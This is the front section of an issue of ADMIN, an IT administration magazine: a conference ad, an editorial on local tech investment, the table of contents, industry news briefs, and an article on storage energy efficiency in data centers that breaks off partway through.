

ADMIN

Network & Security

ISSUE 76

Energy Efficiency in the Data Center

Kea

DHCP daemon successor

Open Cluster Manager

Kubernetes management tool

AppScale

AWS compatibility for private clouds

Azure Monitor Agent

Log Analytics replacement

Linux and AD

Integrating Linux and AD

Mutillidae II

Ethical hacking tool

Argo CD

GitOps CD tool for K8s

FreeScout

Free help desk



The
NOV 12-17
INTERNATIONAL CONFERENCE for
HIGH PERFORMANCE
COMPUTING
NETWORKING, STORAGE, & ANALYSIS
SC23.SUPERCOMPUTING.ORG



#iamhpc

SC, the premier HPC conference, is a week of technical and professional events where thousands of researchers, engineers, technologists, educators, and students gather to learn, share, and grow.



SC23
Denver, CO | [iam hpc.](https://iamhpc.org)

+ EXPLORE the
POSSIBILITIES

Orient yourself with the four main components of SC and discover what the conference has to offer.

Program



Attend the leading technical program for HPC professionals and students, celebrated for its high-impact speakers, presentations, tutorials, panels, and more!

Exhibits



Engage the largest HPC expo and discover the latest technological innovations from industry, research, startup, and academic organizations, all under one roof.

Students



Find your HPC future! Students@SC provides special student-oriented programming to promote career success with a little help from mentors and friends.

SCinet



Experience the world's fastest network (for the week of SC) and learn how SCinet advances the frontiers to support all of the conference's networking demands.

Register on or before
October 12, 2023 and save!



REGISTER for
SC23 IN-PERSON IN DENVER
or THE DIGITAL EXPERIENCE



LEARN MORE & REGISTER!

SPONSORED BY



sighpc



IEEE
COMPUTER
SOCIETY

TCHPC

Convincing Tech Companies to Invest Locally

Investing locally has far-reaching positive effects. Just ask your grandparents.

I've had a long and interesting career in technology. I've worked as a system administrator, developer, tech writer, instructor, database administrator, and consultant. Many of these positions were held simultaneously with my freelance writing career and various day job roles. I've been in the trenches for a long time, lived the dream at Red Hat, and have run the gamut of desirable and undesirable jobs. My career isn't over yet, and I feel I have a few more things to accomplish as a seasoned technology professional. One of the main things I want to accomplish is to promote the idea of producing a new generation of technology professionals. To do this, I must take on tech.

The technology field isn't necessarily kind to employees. If you follow this column, I don't need to repeat my opinions about the abuses that tech folks often endure. The tech field is not for the faint of heart or thin-skinned. I'm addressing this issue from my position as an American, but wherever you live, you might be able to identify with this issue in your national environment.

Companies should invest in producing a new generation of technology professionals. Corporations want to make big money from the local economy, but all too often, they don't do enough to support the local community. Outsourcing development and IT services might have a marginal benefit in the short term, but in the long run, the company misses the chance to nurture the next generation of indigenous professionals who will one day support the local high-tech ecosystem.

However, this post isn't solely focused on offshoring but is a plea for all companies to invest in local communities, workers, and futures. Rather than sending money thousands of miles away to build infrastructure, train workers, and create "tech centers," why not spend the money locally for the same purpose?

Remember your grandparent's stories of how everyone in town worked in the local factory? Many people entered the workforce at 18 and retired at the same company – 30 or 40 years later. The factory was the town. The worker community was close-knit, pro-factory, and loyal. The company was also loyal to the employees. It worked.


I challenge all companies to employ people at home to develop applications, support infrastructure, and answer those calls. Investing at home provides jobs, a solid tax base, and product and service consumption. Every job lost affects five other jobs. When a person loses their job, they might stop going out to eat or using standard services such as cable and taxi, and they might decrease the amount they tip workers who depend on tips to supplement their incomes. Job loss hurts everyone.

Do you remember what happened when those factories closed where people worked for generations? The supporting businesses closed, people moved away, and the towns died off, often leaving poverty where a thriving community once stood. Company executives seeking cheaper resources make "tough" decisions that devastate hundreds or thousands of families faithful to their employers. Sure, companies are in business to make a profit, but hopefully, they're also in business to develop brand loyalty, generational buyers, and a partnership with the towns they occupy.

It is essential to remember how significant it is to use local resources whenever possible. Let's take on tech and require them to invest locally. My new slogan is "Sow local. Grow local." I hope it catches on.

Ken Hess • ADMIN Senior Editor

Lead Image © stillfx, 123RF.com



ADMIN

Network & Security

Features

- 10 Energy Efficiency in the Data Center**
Storage systems are one of the biggest factors in power consumption, so data storage can make a massive difference in operating costs. You can achieve savings through technologies such as flash, tiered storage, or even cloud-native container environments.
- 16 Kea DHCP Daemon**
The Internet Systems Consortium announced the end of life for the standard DHCP daemon in Fall 2022. Its designated successor Kea has been in development for years.

Tools

- 22 Argo CD**
Argo CD uses Git repositories as the source of truth for defining a desired application state and automates the deployment in target environments.
- 30 AppScale**
Build a private cloud with full AWS compatibility as a way out of vendor lock-in and hefty bills.
- 36 CockroachDB**
A SQL database that is fully distributed and designed for excellent scalability.
- 42 Open Cluster Manager**
Multiple Kubernetes clusters with different distributions need a central management tool. One candidate is the open source Cloud Native Computing Foundation project.
- 48 FreeScout**
The free version of this help desk and shared mailbox application offers powerful features and can be adapted to your requirements with commercial add-ons.

Containers and Virtualization

- 52 Azure Monitor Agent**
The replacement for the Log Analytics Agent has improved security and cost efficiency, better manageability, and greater reliability - and you must migrate to this new solution by the end of 2024.
- 58 GCP Security**
Creating complex network infrastructures on the Google Cloud Platform is quick and easy with virtual private clouds, but fast doesn't always mean right. Some on-board tools can heighten your cloud security.
- 64 Koku**
Cost management for clouds, containers, and hybrid environments tends to be neglected for reasons of complexity. This open source software shows some useful approaches to this problem, although the current version still has some weaknesses.

Security

- 68 Mutillidae II**
Ethical hacking against this vulnerable application can improve your security knowledge.

Service

- 3 Welcome**
- 6 News**
- 97 Back Issues**
- 98 Call for Papers**

10 | Energy Efficiency in the Data Center

The storage share of the total data center energy budget is expected to double by 2030, calling for more effective resource utilization.

Highlights

58 Network Security in the Google Cloud Platform

Network security should be a top priority on the Google Cloud Platform. Learn how to use VPCs and secure your cloud environment with the appropriate on-boarding tools.

76 Microsoft Entra

Microsoft is moving its identity tools from Azure to the Entra portal, establishing a new set of features that are exactly what admins need to reduce their workloads and rule out human error through automation.

82 PS + Ansible Automation

A PowerShell and Ansible hybrid automation approach addresses the challenges faced by system administrators in managing diverse environments.

Management

76 Microsoft Entra

Uniting key identity technologies results in a centralized management tool for Azure Active Directory.

82 PS + Ansible Automation

Merge the cross-platform capabilities of Ansible with PowerShell's robust Windows management features for hybrid automation.

Nuts and Bolts

86 Linux with AD

Your Active Directory system doesn't have to be a walled garden. A few easy steps are all you need to integrate Linux with AD.

90 HTTP/2 on Apache

HTTP/2 solves the head-of-line blocking issue for HTTP at the Application layer, improving concurrency and reducing latency. However, the default PHP binary for Apache uses an incompatible multiprocessing module, so you'll need to expend a bit more effort.

94 Performance Tuning Dojo

Testing single-board computer storage.

On the DVD

Finnix 125 (Live boot)

This Live Linux distribution, when transferred to a USB flash drive or CD, can be booted to a root prompt, giving you access to hundreds of utilities for recovery, maintenance, and testing.

- Linux kernel 6.1 (Debian 6.1.0-6)
- Upstream Debian package updates
- Minor fixes and improvements



@adminmagazine



@adminmag



ADMIN magazine



@adminmagazine

News for Admins

Tech News

CISA Directive Requires Federal Agencies to Secure Network Devices

A new CISA directive requires agencies to “take steps to reduce the attack surface created by insecure or misconfigured management interfaces across certain classes of devices.”

The Binding Operational Directive 23-02 (<https://www.cisa.gov/news-events/directives/binding-operational-directive-23-02>), which outlines the steps required for compliance, defines a networked management interface as “a dedicated device interface that is accessible over network protocols and is meant exclusively for authorized users to perform administrative activities on a device, a group of devices, or the network itself.”

“Recent threat campaigns underscore the grave risk to the federal enterprise posed by improperly configured network devices,” the directive states.

SUSE Report Reveals Cloud Security Concerns

The majority of IT teams (88%) experienced at least one cloud security incident in the past year, according to a recent report released by SUSE (<https://www.prnewswire.com/news-releases/suse-releases-securing-the-cloud-industry-trend-report-revealing-challenges-that-threaten-cloud-adoption-301854386.html>). “Of those affected, 76 percent encountered multiple incidents, with 11 percent experiencing more than 10 issues in the same period.”

SUSE’s “Securing the Cloud” trend report reflects industry concerns around cloud security, as “88 percent of professionals agreed that if they were certain about the integrity of their data, they would be more inclined to migrate additional workloads to the cloud and edge.”

Top concerns cited by respondents include data stores hosted by cloud or third parties, runtime attacks from threat actors, security policy management, federation, and automation. Additionally, the report notes that “US IT decision makers (35%) are significantly more likely than those in Europe (25%) to believe that security policy management, federation, and automation are among their biggest cloud security concerns.”

Download the complete report to learn more (https://more.suse.com/securing-the-cloud-report_download-thank-you.html).

Canonical Sunbeam Extends OpenStack to Small Cloud Environments

Canonical has announced Sunbeam, an extension of its commercial OpenStack offering (<https://ubuntu.com/openstack>) for small-scale cloud environments.

According to the announcement, the Sunbeam (<https://governance.openstack.org/tc/reference/projects/sunbeam.html>) deployment and operational tooling project comes with “a lucid interface and very simple installation instructions, making it super straightforward for everyone – even those with no previous OpenStack experience.”

“What makes Sunbeam unique is its K8s-native architecture,” the announcement says (<https://ubuntu.com/blog/canonical-extends-commercial-openstack-offering-to-small-scale-cloud-environments-with-project-sunbeam>). “By using native Kubernetes principles, such as StatefulSets and operators, OpenStack can finally be modeled, deployed, and managed as any other cloud-native application.”



**Get the latest
IT and HPC news
in your inbox**

**Subscribe free to
ADMIN Update
and HPC Update
bit.ly/HPC-ADMIN-Update**

Attention Newsstand Readers

Welcome to the latest issue of *ADMIN*!

We hope you enjoy this month's selection of technical articles for IT professionals.

You may have noticed an increase in the cover price this month. Unfortunately, the rising costs of selling *ADMIN* on the newsstand require that we raise our prices.

You can save money and get *ADMIN* faster if you buy direct from us! You will always get the best price, and your direct support lets us continue to produce the quality content you expect from *ADMIN*.



US/Canada Customers
shop.linuxnewmedia.com



Customers in All Other Countries
sparkhaus-shop.com

Thank you for your continued support!



IT Teams Struggle with Cloud Operations, Says NetApp Report

Cloud operations remains a struggle for IT teams, according to the State of CloudOps 2023 report from NetApp (<https://www.netapp.com/pdf.html?item=/media/86553-report-2023-state-of-cloud-ops.pdf>), with security and compliance and cost management concerns listed as the top challenges.

Other challenges, according to respondents, include:

- Multi-cloud and/or hybrid cloud infrastructure
- Operational efficiency
- Managing containers and/or Kubernetes
- Lack of cloud operations expertise and resources

Additional findings from the report show that:

- Only 33 percent of those surveyed are “very confident” in their ability to operate a public cloud environment.
- Ninety-five percent have automated cloud operations, while 15 percent say they have a “significant” level of automation.
- Eighty-two percent say automation is “critical” or “very valuable” for optimizing cloud operations and ROI.
- Eighty-eight percent plan to increase cloud operations automation in 2023.

Check out the full report (<https://www.netapp.com/pdf.html?item=/media/86553-report-2023-state-of-cloud-ops.pdf>) for more information about the evolving role of CloudOps.

NVIDIA Announces Large Memory AI Supercomputer

NVIDIA has announced the DGX GH200 (<https://www.nvidia.com/en-us/data-center/dgx-gh200/>), a 100-terabyte GPU memory system built to power giant AI workloads. According to the company, the DGX GH200 is “the first supercomputer to break the 100-terabyte barrier for memory accessible to GPUs over NVLink.”

“NVIDIA DGX GH200 is the only AI supercomputer that offers a massive shared memory space of 144TB across 256 NVIDIA Grace Hopper Superchips (<https://www.nvidia.com/en-us/data-center/grace-hopper-superchip/>), providing developers with nearly 500X more memory to build giant models,” the website states.

Additionally, the system, which will be available at the end of 2023, “significantly improves the performance of AI and HPC applications bottlenecked by GPU memory size,” the announcement says (<https://developer.nvidia.com/blog/announcing-nvidia-dgx-gh200-first-100-terabyte-gpu-memory-system/>).

PostgreSQL 16 Beta Now Available

The PostgreSQL Global Development Group has announced that the first beta release of PostgreSQL 16 is now available for download and testing (<https://www.postgresql.org/download/>).

PostgreSQL 16 includes performance improvements in query execution, adds several new monitoring features, and provides security enhancements. “PostgreSQL 16 can also improve the performance of concurrent bulk loading of data using COPY up to 300 percent,” the announcement states (<https://www.postgresql.org/about/news/postgresql-16-beta-1-released-2643/>).

This release previews all of the features that will be available when PostgreSQL 16 is officially available, although details may change during the beta period. “The PostgreSQL Project will release additional betas as required for testing, followed by one or more release candidates, until the final release in late 2023.

Red Hat Announces Ansible Lightspeed AI Service

Red Hat has introduced Ansible Lightspeed (<https://www.redhat.com/en/engage/project-wisdom>), a new generative AI service aimed at Ansible automation.

“Using natural language processing, the service will integrate with Watson Code Assistant, expected to be generally available later this year, to access IBM foundation models and quickly build automation code,” the announcement says (<https://www.redhat.com/en/about/press-releases/red-hat-introduces-ansible-lightspeed-ai-driven-it-automation>).

Ansible Lightspeed, which is designed for both developers and operators, “reads plain English entered by a user, and then accesses IBM watsonx foundation models (<https://www.ibm.com/watsonx>) to generate automation code recommendations in Ansible syntax that are ready to quickly deploy as an Ansible Playbook.” The technology preview will be available later in 2023.

Global Tech Adoption Trends from the World Economic Forum

The 2023 Future of Jobs Report from the World Economic Forum (<https://www.weforum.org/reports/the-future-of-jobs-report-2023>) cites technology adoption and green transition as key drivers of job creation.

The report, based on data from 803 companies – collectively employing more than 11.3 million workers around the world – explores how jobs and skills will evolve over the next five years and offers “insights on how socio-economic and technology trends will shape the workplace of the future.”

According to the report, more than 75 percent of companies surveyed are likely or highly likely to adopt the following technologies in the next five years:

- Digital platforms and apps (86.5%)
- Education and workforce development technologies (80.9%)
- Big data analytics (80.0%)
- IoT and connected devices (76.8%)
- Cloud computing (76.6%)
- Encryption and cybersecurity (75.6%)

“Among the macro trends listed, businesses predict the strongest net job-creation effect to be driven by investments that facilitate the green transition of businesses,” the report says, noting that climate change adaptation also rates high as a net job creator.


CIQ Announces New Infrastructure Management Platform

CIQ, the organization behind Rocky Linux, has announced CIQ Mountain (<https://ciq.com/blog/ciq-mountain-enables-rocky-linux-users-to-reduce-complexity-enhance-agility-and-optimize-roi/>), a hybrid data center management and security platform for “securely deploying operating systems, applications, containers, and complete turnkey solutions.”

CIQ Mountain offers integrated features to reduce complexity and improve security, such as:

- Curated and certified assets
- Unified security and access control
- Global support

“CIQ Mountain launches with a substantial set of certified and supported assets and turnkey solutions, such as Rocky Linux images (<https://ciq.com/products/rocky-linux/>), verifiable packages, containers, individual applications, and microservices with their associated configurations. It also supports private mirroring of these curated assets,” the announcement says.



Energy efficiency in the data center

Turn It Down

Storage systems are one of the biggest factors in power consumption, so data storage can make a massive difference in operating costs. We look at how you can achieve savings through technologies such as flash, tiered storage, or even cloud-native container environments. By Norbert Deuschle

The days of cheap electricity are over and, despite all the technical advances, increasing amounts of energy are being consumed as the number of new installations around the world grows. According to Bitkom [1], Germany alone has more than 3,000 data centers with greater than 40kW of IT connection capacity and at least 10 server racks, as well as around 47,000 smaller IT installations, and the trend is rising. Electricity demand for these data centers was an estimated 16 billion kilowatt-hours (kWh) in 2022 and is expected to increase by about five percent per year through 2030. For comparison's sake: Five years ago, electricity consumption was 2.8 billion kWh.

Spending on power and cooling has increased by more than a factor of 10

over the last decade, and the IT environment of a hyperscale cloud data center now consumes between 20 and 50MW per year – that's as much electricity as around 35,000 homes. This increase is driven not least by the rise in demand for cloud computing services, digitalization, and data-intensive applications such as artificial intelligence and big data analytics, both in the core and on the edge. By the way, the share of renewable energies was still in the single-digit percentage range until 2020. It is estimated that data centers account for up to three percent of electricity consumption worldwide and are expected to reach a share of more than four percent by 2030. This hunger for energy looks likely to continue

to increase with new technologies such as high-density architectures. The volumes of data generated in this process are constantly increasing because of increasing volumes of inactive and unstructured data (> 80 percent), which makes improving energy efficiency and reducing electricity consumption a high priority from an operator's perspective for reasons of cost, for compliance with EU regulations, and just to stay competitive.

In the US, an Environmental Protection Agency report on data center efficiency stated that, "if state-of-the-art technology were adopted ... energy efficiency could be improved by as much as 70 percent" and went on to say that even a modest 10 percent

Photo by Ussama Azam on Unsplash

total improvement would save 10.7 billion kWh/year [2].

Adjusting Screws

Operating data centers more efficiently requires leveraging all opportunities. You have basically two ways to do this: Implement new technologies or adapt processes and existing procedures to optimize energy consumption and storage capacities. IT infrastructure means not just servers, hard drives, solid-state drives (SSDs), and network devices, but also cooling, power distribution, backup batteries and generators, lighting, fire protection, and more. This optimization potential encompasses many influencing factors.

Power usage effectiveness (PUE) – the ratio between the power draw of the infrastructure and the energy supplied to the devices – is a common method for calculating the cost of an infrastructure. With a theoretical PUE value of 1.0, the components would receive 100 percent of the energy used in the data center. According to research, the average value is currently 1.67 [3].

Today, enterprise storage and highly virtualized hyperconverged systems with software-defined storage (SDS) platforms are therefore no longer economical to operate without integrated efficiency improvement measures that include data deduplication, compression, thin provisioning, delta snapshots, erasure coding, SSD NAND chips, and tape in the archive environment. In this context, the use of energy-saving technologies with the aid of optimized cooling processes and the reuse of heat is an important step toward greater energy efficiency. Government players have also committed themselves to energy consumption in the ICT sector, for example in the form of the Federal Republic of Germany's Green IT Initiative [4] [5].

Storage as a Large Consumer

According to a study by the Lawrence Berkeley National Laboratory, storage

systems still accounted for eight percent of total data center energy consumption in 2014 [6]. In 2016, the share had already risen to 11 percent. Efficiency in data use is a critical issue. The biggest challenge is power consumption of server systems, including cooling, which has increased by 266 percent since 2017 and continues to be the dominant consumption block in the data center [7].

In this light, physical separation of storage and compute platforms makes sense. Until now, much of the energy consumed by increasingly densely packed storage systems has been used for cooling and will probably not change as long as conventional hard drives are predominantly used for enterprise storage in the petabyte range. Only the consistent use of NAND flash and, in the long term, other semiconductor memories in combination with storing DNA data in archives would theoretically have the potential to limit resource consumption sustainably over the life cycle.

Cloud and Containerization

Enterprises need to look for the most energy-efficient hardware and cooling methods, both on-premises and in the cloud. For high-transaction tier 0/1 applications such as database systems and for server and storage systems (e.g., high-density, quad-level cell flash storage; QLC). If it makes sense from an application perspective, physical servers should ideally always be highly virtualized and operated with the greatest possible number of virtual machines (VMs).

Containerization with Kubernetes and the like has even more potential to reduce CO₂ emissions from cloud-native resources or local IT infrastructures. After all, Kubernetes has a direct, positive effect on server utilization and its CO₂ emission intensity. Of course, the move to hyperscale environments has been accompanied by innovations in server utilization through consolidation and software management systems, such as hypervisors and container technologies, but this

is not true everywhere. To date, most servers hardly ever run at full capacity; even the most efficient systems usually only have a utilization rate of around 50 percent, and in most cases the systems only achieve a utilization rate of just 10 to 25 percent.

However, server capacity utilization has always been one of the most important factors in determining energy efficiency. Cloud-native, containerized approaches mean that a significantly larger number of applications can run on the same hardware, which automatically improves utilization. An organization can run identical application workloads with a smaller number of VMs than would be possible without Kubernetes. The cloud also eliminates the need for new IT infrastructures for short-term projects. Last but not least, fewer servers means a smaller footprint; at the end of the day, this translates to lower energy requirements with greater operational efficiency. The CO₂ emissions of applications in cloud operations are another issue. After all, a Kubernetes environment's emission values usually vary depending on the regional costs levied by the cloud provider. That said, container technologies do make it relatively easy to move cloud resources to lower cost locations and flexibly drive workload placements according to the power mix. Because Kubernetes is innately portable as a cloud-native implementation, the technical requirements are already met.

More Software-Defined Storage

A software-based layer is responsible for avoiding functional dependencies on the hardware side. However, it also creates a large number of new virtual instances, which can become complex in terms of management, backup, and monitoring and will tend to grow quickly. Therefore, a proactive infrastructure monitoring approach is important for containers and microservices, combined with high levels of automation and tools like AutoQoS with flash.

Dependencies are shifting, and new tools and APIs for containers in hybrid cloud deployments need to be considered when planning the right storage and application environment. In the software-defined data center (SDDC), core to edge, all storage services are shifted to an independent logical software control plane. The control plane handles management tasks, such as provisioning, logical unit number (LUN) configuration, replication, deduplication, compression, snapshots, access to attached storage resources, and so on.

If storage and CPU resources are combined in a hyperconverged system, for example, storage can co-manage these systems with APIs in a centralized SDS solution, even if the systems reside in the cloud. You then have an SDDC with a focus on storage, such as VMware vSAN.

Flash – All About the Data Carrier

Increasing data volumes continue to make hard disk drive (HDD) storage essential. The hard drive power requirement was estimated at around 14W/HDD in 2005. Since then, this value dropped by around 50 percent to about 8.5W/HDD in 2015 and is currently about 4.3-5.0W for a 16-18TB HDD. Greater energy efficiency means that more power is available for the energy consumed, which in turn reduces the total cost of ownership.

Besides drive performance, another key figure for determining energy efficiency is drive efficiency, defined as performance per watt. With a random read/write 4K/16Q profile, the power consumption of an HDD is between 10 and 5W given a realistic level of 300-400 input/output operations per second (IOPS). The energy consumption depends on the write-read ratio, queue depth, block sizes, throughput rates, and drive writes per day for SSDs.

A simple comparison of storage media on paper without a genuine application is of limited value and always needs to be taken into

account in the design. Since 2010, the wattage of an SSD has remained relatively constant at 6W/drive, whereas the wattage per terabyte has increased. Currently, a high-performance NVMe SSD achieves > 90,000 IOPS/W for random reads of 4K, with latencies between 70µs (read) to 10µs (write) at around 1.5 million IOPS/SSD.

In terms of the performance parameters mentioned previously (i.e., cost of access and energy efficiency), the SSD beats any fast HDD in a direct comparison for transaction-oriented profiles. As far as total cost of ownership is concerned, however, other factors also play a role: Besides space and drive capacity, these factors include data reduction with tools for deduplication and data compression, which results in the electricity costs per kilowatt-hour per application and storage system calculated over the year.

The question, of course, is whether a company wants to plan for performance or capacity. The computations will usually look different for file and object storage, depending on capacity and access profile. For capacity and cost reasons, high-capacity HDD systems are still attractive on a server storage network.

Determining Energy Efficiency

Several approaches can determine the energy efficiency of storage systems. On the one hand is I/O performance efficiency: Admins often consider that for storage servers to be optimally utilized, they must operate at about 60-80 percent of their total I/O capacity. Software-defined scale-out systems allow operations to be run closer to load limits by adding more servers; however, this scenario is of course not possible in all application environments.

I/O performance efficiency is expressed in IOPS per US dollar or euro. As has already been seen, SSDs have an advantage over HDDs. However, the difference can be very small or can even turn negative given

permanently high levels of write operations (think NAND wear-out). SSDs also consume more power if the operations are mainly writes, which is why I/O workload profiles continue to play a role in the energy-efficient use of storage systems.

Admins also often talk about capacity performance efficiency (i.e., the storage performance per watt). The parameter is defined as the number of stored capacity units per watt of system power consumption. Efficient technologies help more than double capacity performance efficiency. Storage systems with an efficiency factor of 1.0 should always be able to store more data than they have available in terms of raw capacity.

Deduplication and Delta Snapshots

Enterprise-class deduplication, thin provisioning, and high-density NAND flash combine to deliver greater energy efficiency thanks to lower power, cooling, and space requirements. In contrast to this technological convergence, however, manufacturer-specific platforms that differ (in terms of software, hardware, integrated stacks, etc.) will still be on the market for quite some time. That said, increasing competitive pressure is a catalyst for accelerating IT infrastructure and application consolidation in the form of hybrid (multi)cloud models and standards.

Because storage areas are provided as LUNs, the storage space must be allocated up front (overprovisioning). With array virtualization, storage systems can mask the provisioning of each storage block in a LUN until it is actually written to. The storage space required for the user is reserved, but nothing more. Therefore, more storage can be provided than is actually available. This thin provisioning effect can potentially save half the energy consumption per terabyte of storage required because you can plan for smaller sized systems at the time of purchase. The fact that less storage


is required has a direct effect on floor space required, air conditioning requirements, power consumption, and capital expenditures. A delta snapshot, in turn, is a kind of point-in-time copy that preserves the state of the data at a specific time. To do so, it only stores blocks that differ from an existing complete copy of the data. In contrast, clones and snapshots are complete copies of the data. Delta snapshots are based on various forms of copy-on-write technology. Blocks are only written if new data is written to them. Delta snapshots typically save 80-98 percent of the raw capacity per snapshot required to store the target data set. Depending on the usage profile, the potential for significant energy savings is great. Especially in backup scenarios, the same data is often written to a device multiple times. Data

deduplication replaces these multiple copies with a single source copy and multiple references to it, which can result in space savings of up to 99 percent. However, the deduplication rate for production environments and their primary storage is significantly lower than for backups.

Dedupe rates from 3:1 to 5:1 are achievable if you mix workloads such as databases and virtualized infrastructures. Server and desktop virtualization benefit because of the similarity of the VM images. Deduplication in database applications does not offer significant capacity

Table 1: Storage Efficiency Technologies

Method	Technological Advantage	Capacity Savings
RAID 5/6 and erasure encoding versus RAID 1 (mirroring)	Data integrity without the use of complete data copies	When replacing RAID 1, around 40 percent
Thin provisioning	Virtualization of memory allocation	From 50 percent utilization to 80 percent and more
Data deduplication	Elimination of duplicate content	20 to 40 percent primary; up to 50 percent in secondary application environment
Compression	Reduction of records within files or blocks	2:1 compression as standard procedure and more in individual cases, depending on the application and medium
Delta snapshots	Reconstruction of different versions of a file without multiple complete data copies	Given small deltas, big potential savings



SHOP THE SHOP
sparkhaus-shop.com

GET PRODUCTIVE WITH COOL LINUX HACKS

